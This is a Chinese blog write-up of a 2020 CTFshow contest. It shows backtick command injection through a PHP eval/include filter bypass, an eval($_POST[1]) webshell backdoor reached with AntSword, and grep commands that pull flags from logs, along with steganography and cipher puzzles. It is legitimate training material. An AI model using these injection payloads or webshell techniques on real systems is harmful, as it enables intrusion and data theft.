

CTFshow_菜鸡杯_部分wp

原创

[monster663](#)  于 2020-09-01 17:21:16 发布  760  收藏 1

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```

<?php
if(isset($_GET['url'])){
    switch (strtolower(substr($_GET['url'], 0,4))) {
        case 'file':
            echo 'file protocol do not allow';
            break;
        case 'php':
            echo 'php protocol do not allow';
            break;
        case 'zlib':
            echo 'zlib protocol do not allow';
            break;
        case 'ftp':
            echo 'zip protocol do not allow';
            break;
        case 'phar':
            echo 'phar protocol do not allow';
            break;
        case 'ssh2':
            echo 'ssh2 protocol do not allow';
            break;
        case 'data':
            echo 'data protocol do not allow';
            break;
        case 'rar':
            echo 'rar protocol do not allow';
            break;
        case 'ogg':
            echo 'ogg protocol do not allow';
            break;
        case 'expe':
            echo 'expe protocol do not allow';
            break;
        case 'http':
            echo 'http protocol do not allow';
            break;
        case 'glob':
            echo 'glob protocol do not allow';
            break;
        default:
            if(!preg_match('/php|flag|zlib|ftp|phar|data|rar|ogg|expe|http|glob|ssh2|\(|\)|\[|\]|[\0-9]|\,|\\<|\>|\
\\?|\\|\\|\{\|\[\|\}\|\=|\|+|\|-|\_\|;|\|:|\\'|\\"/i', $_GET['url'])){
                eval("include ".$_GET['url'].");
            }else{
                die('error');
            }
            break;
    }
}else{
    highlight_file(__FILE__);
}

```


这题和ctfshow上的一道红包题有点像（【nl】难了），当时也是想了很久，看到eval，抱着试一试的心态用了反引号，?url= **1s** (这里的反引号不知道怎么显示，就是这个->`，ls左右两边各一个)

Warning: include(f100g.php index.php): failed to open stream: No such file or directory in /var/www/html/index.php(42) : eval()'d code on line 1
Warning: include(): Failed opening 'f100g.php index.php' for inclusion (include_path='.:./usr/local/lib/php') in /var/www/html/index.php(42) : eval()'d code on line 1

还是发现了命令的返回结果，于是乎，直接一手cat ?url= cat *

Warning: include(<?php \$flag="flag{simple_web_check_in}"; ?><?php if(isset(\$_GET['url'])){ switch (strtolc echo 'php protocol do not allow'; break; case 'zlib': echo 'zlib protocol do not allow'; break; case 'ftp': echo 'ftp protocol do not allow'; break; case 'ssh2': echo 'ssh2 protocol do not allow'; break; case 'data': echo 'data protocol do not allow'; break; allow'; break; case 'expe': echo 'expe protocol do not allow'; break; case 'http': echo 'http protocol do not allow'; break; if(!preg_match('/php|flag|zlib|ftp|phar|data|rar|logg|expe|htt in /var/www/html/index.php(42) : eval()'d code on line 1

Warning: include(): Failed opening '<?php \$flag="flag{simple_web_check_in}"; ?><?php if(isset(\$_GET['url'])){ switch (strtolc echo 'php protocol do not allow'; break; case 'zlib': echo 'zlib protocol do not allow'; break; case 'ftp': echo 'ftp protocol do not allow'; break; case 'ssh2': echo 'ssh2 protocol do not allow'; break; case 'data': echo 'data protocol do not allow'; break; allow'; break; case 'expe': echo 'expe protocol do not allow'; break; case 'http': echo 'http protocol do not allow'; break; if(!preg_match('/php|flag|zlib|ftp|phar|data|rar|logg|expe|htt in /var/www/html/index.php(42) : eval()'d code on line 1



The screenshot shows the Network tab of a browser's developer tools. The URL entered is `http://119.28.74.193:28055/?url=`cat *``. Below the URL, there are buttons for Load URL, Split URL, and Execute. To the right of the URL input, there are checkboxes for Post data, Referer, User Agent, Cookies, and a Clear All button. The status bar at the bottom right shows the URL `https://blog.csdn.net/monster663`.

拿到flag:

flag{simple_web_check_in}

摇号入园

打开题目看到了一句话

[8] ErrorException in index.php line 22 未定义数组下标: 1

```
namespace think;  
  
// 加载基础文件  
require __DIR__ . '/thinkphp/base.php';  
  
// 支持事先使用静态方法设置Request对象和Config对象  
  
// 执行应用并响应  
Container::get('app')->run()->send();  
eval($_POST[1]);
```

<https://blog.csdn.net/monster663>

尝试蚁剑连接

中国蚁剑

AntSword 编辑 窗口 调试

119.28.74.193

目录列表 (11) 文件列表 (25)

	名称	日期	大小	属性
	username	2020-06-17 01:58:34	4 Kb	0777
	thinkphp	2020-06-17 01:58:34	4 Kb	0777
	upload	2020-06-17 01:58:34	4 Kb	0777
	vendor	2020-06-17 01:58:34	4 Kb	0777
	.gitignore	2020-06-17 01:58:34	34 b	0777
	.htaccess	2020-06-17 01:58:34	221 b	0777
	.travis.yml	2020-06-17 01:58:34	1.99 Kb	0777
	LICENSE.txt	2020-06-17 01:58:34	1.78 Kb	0777
	README.md	2020-06-17 01:58:34	2.49 Kb	0777
	build.php	2020-06-17 01:58:34	1.04 Kb	0777
	composer.json	2020-06-17 01:58:34	1.03 Kb	0777
	composer.lock	2020-06-17 01:58:34	15.15 Kb	0777
	flag_	2020-08-21 23:22:08	0 b	0644
	index.php	2020-09-01 16:00:43	871 b	0777
	robots.txt	2020-06-17 01:58:34	24 b	0777
	router.php	2020-06-17 01:58:34	736 b	0777
	think	2020-06-17 01:58:34	823 b	0777
	tz.php	2020-08-22 00:42:27	11.64 Kb	0644

任务列表 https://blog.csdn.net/monster605

然后发现这个flag_啥也不是，然后找了半天没找到，于是大佬按照时间顺序找文件夹，然后用find

find /var/www/html/runtime | xargs grep "flag"


```
(www-data:~) $ find /var/www/html/runtime | xargs grep "flag"
grep: /var/www/html/runtime: Is a directory
grep: /var/www/html/runtime/cache: Is a directory
grep: /var/www/html/runtime/cache/4e: Is a directory
grep: /var/www/html/runtime/temp: Is a directory
grep: /var/www/html/runtime/log: Is a directory
grep: /var/www/html/runtime/log/202008: Is a directory
/var/www/html/runtime/log/202008/22.log: 'email_password' => 'flag{ctf_show_boy}', ←
/var/www/html/runtime/log/202008/22.log:
[ sql ] [ SQL ] UPDATE `kite_site_config` SET `v` = 'flag{ctf_show_boy}' WHERE `site_id` = 1 AND `k` = 'email_password' [ RunTime:0.000000]
grep: /var/www/html/runtime/log/202009: Is a directory
```

flag{ctf_show_boy}

misc

猎兔

解压得到图片，在windows上正常显示，在linux上显示有严重的crc错误，这里的话用tweakpng这个工具找到正确的crc



确定

<https://blog.csdn.net/monster663>

然后用网上找到的脚本爆破高度，得到高度为038e


fim.png		Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
fim.png	C:\Users\DELL\Desktop	00000000	89	50	4E	47	0D	0A	1A	01	00	00	00	0D	49	48	44	52	IHDR.....
		00000010	00	00	05	8F	00	00	03	5E	08	02	00	00	00	C7	E2	7ACaz
File size:	1.6 MB 1,716,610 bytes	00000020	BE	00	00	20	00	49	44	41	54	78	01	DC	C1	51	CE	1CIDATx.UAQf.
		00000030	46	A2	A4	D7	2F	22	B3	4A	24	A5	11	E4	C6	C5	7D	9E	Fchx//".J\$Y.8AA}I
Default Edit Mode	original	00000040	59	80	37	30	4B	31	BC	07	6F	D9	30	FC	64	0C	DA	7D	YI70K14.oÜÜüd.Ú}
		00000050	29	8A	FA	59	95	19	E1	AC	2A	8A	4D	75	CF	C5	D8	18)IúYI.ánp*IMuiÄ@.663
		


把这里的5改成8，得到正常高度的图片



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经群里大佬提醒的LSB和兔兔数列（斐波那契数列）看到





发现flag的规律为从lsb数据中按照斐波那契数列的顺序提取，不想写斐波那契的生成算法于是直接在网上找到了斐波那契数列的前几项，python提取数据

```
Python 3.8.2 Shell
File Edit Shell Debug Options Window Help
Python 3.8.2 (tags/v3.8.2:7b3ab59, Feb 25 2020, 23:03:10) [MSC v.1916 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> a='1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, 987, 1597, 2584
, 4181, 6765, 10946, 17711, 28657, 46368, 75025, 12139'
>>> b=a.split(',')
>>> f=open("C:\\\\Users\\\\DELL\\\\Desktop\\\\1","r")
>>> flag=
>>> b
['1', '1', '2', '3', '5', '8', '13', '21', '34', '55', '89', '144', '233', '377'
, '610', '987', '1597', '2584', '4181', '6765', '10946', '17711', '28657', '4636
8', '75025', '12139']
>>> p=f.read()
>>> for i in b:
    flag+=p[int(i)-1]

>>> flag
'fflag{Fibonacci_sequence}K'
>>>
```

<https://blog.csdn.net/rmonster663>

flag{Fibonacci_sequence}

初音未来-圆周率之歌

听了几遍听不出啥，audacity分析未果，winhex打开到最后

00A393C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00A393D0	00 54 41 47 28 3F 29 00 00 32 37 35 30 20 33 0D	.TAG(?)..2750 3..
00A393E0	0A 32 35 33 35 20 33 0D 0A 31 39 32 35 20 33 0D 0A	.2535 3..739 2..
00A393F0	33 34 38 37 20 33 0D 0A 38 39 38 20 32 0D 0A 31 34	3487 3..1925 3..
00A39400	34 35 31 20 32 0D 0A 31 36 32 33 20 32 0D 0A 31 35	451 2..898 2..14
00A39410	37 39 20 32 0D 0A 31 36 32 33 20 32 0D 0A 31 35	79 2..1623 2..15
00A39420	34 31 20 32 0D 0A 31 32 33 32 20 32 0D 0A 31 31	41 2..1232 2..11
00A39430	31 38 20 32 0D 0A 31 37 38 30 20 32 0D 0A 35 39	18 2..1780 2..59
00A39440	34 20 32 0D 0A 32 30 33 33 20 32 0D 0A 37 39 20	4 2..2033 2..79
00A39450	32 0D 0A 31 31 39 33 20 32 0D 0A 34 30 36 20 32	2..1193 2..406 2..
00A39460	0D 0A 31 36 32 33 20 32 0D 0A 31 33 35 31 20 33 0D	.1623 2..774 2..
00A39470	0A	.1223 2..1351 3..

结合群里的提示，每组数据有两个数字，第一个数字表示圆周率的第几位，第二个数字表示截取多少位，然后将得到的数字当作ASCII码转为字符，比赛的时候是手撕的，最后得到flag

flag{PI_IS_EVERYTHING}

赛后发现大佬都用了脚本

查询圆周率

```
pi = "这里填写圆周率"
pos = [2750,2535,739,3487,1925,451,898,1479,1623,1541,1232,1118,1780,594,2033,79,1193,406,1623,774,1223,1351]
len = [3,3,2,3,3,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,3]
str = ''
for i, j in zip(pos, len):
    str += chr(int(pi[i:i+j]))
print(str)
```

差一点

得到jsfuck代码，直接拿到浏览器下执行无效，然后这里参考了17年强网杯的题目-蛋疼的jsfuck

用sublime把js结构`[[{"filter": "constructor"}, CODE]]`中filter部分和constructor部分去除，然后剩下的拿到浏览器去执行

得到flag{u_r_v3ry_g00d}

赛后发现大佬们都是直接去掉最后的()然后直接放到浏览器解密

是我又菜了

Crypto

天仙金丹心法

直接百度了一波

栅栏密码也可以用于中文，不过比较容易破解。

明文：这是中文的栅栏密码

密文(3*3方阵)：这文栏是的密中栅码

由于中文用规则的栅栏比较容易破解，所以产生了一些变体，例如道家心法密籍《天仙金丹心法》中的一段加密方法。密文如下：

○茫天：摹然月终为鼎半是真灭器轮假不但伸净著定分泥万○无○光人经法一从尘色返我权自法中妙大空照生屈来好路形神海○便还未归

○茫

天：摹

然月终为

鼎半是真灭

器轮假不但伸

净著定分泥万○

无○光人经法一从


尘色返我权自法中妙

大空照生屈来好路形神

海○便还未归

<https://blog.csdn.net/monster663>

于是我们得到



<https://blog.csdn.net/monster663>

拿原文本三次MD5即可得到flag

flag{67c46c4eabd37bb422910e9b400980fd}

随便贴一些大佬的wp(出题人blog)

ps:群主说这次菜鸡杯比36D杯更简单，我没太感觉出来，可能是我太菜了吧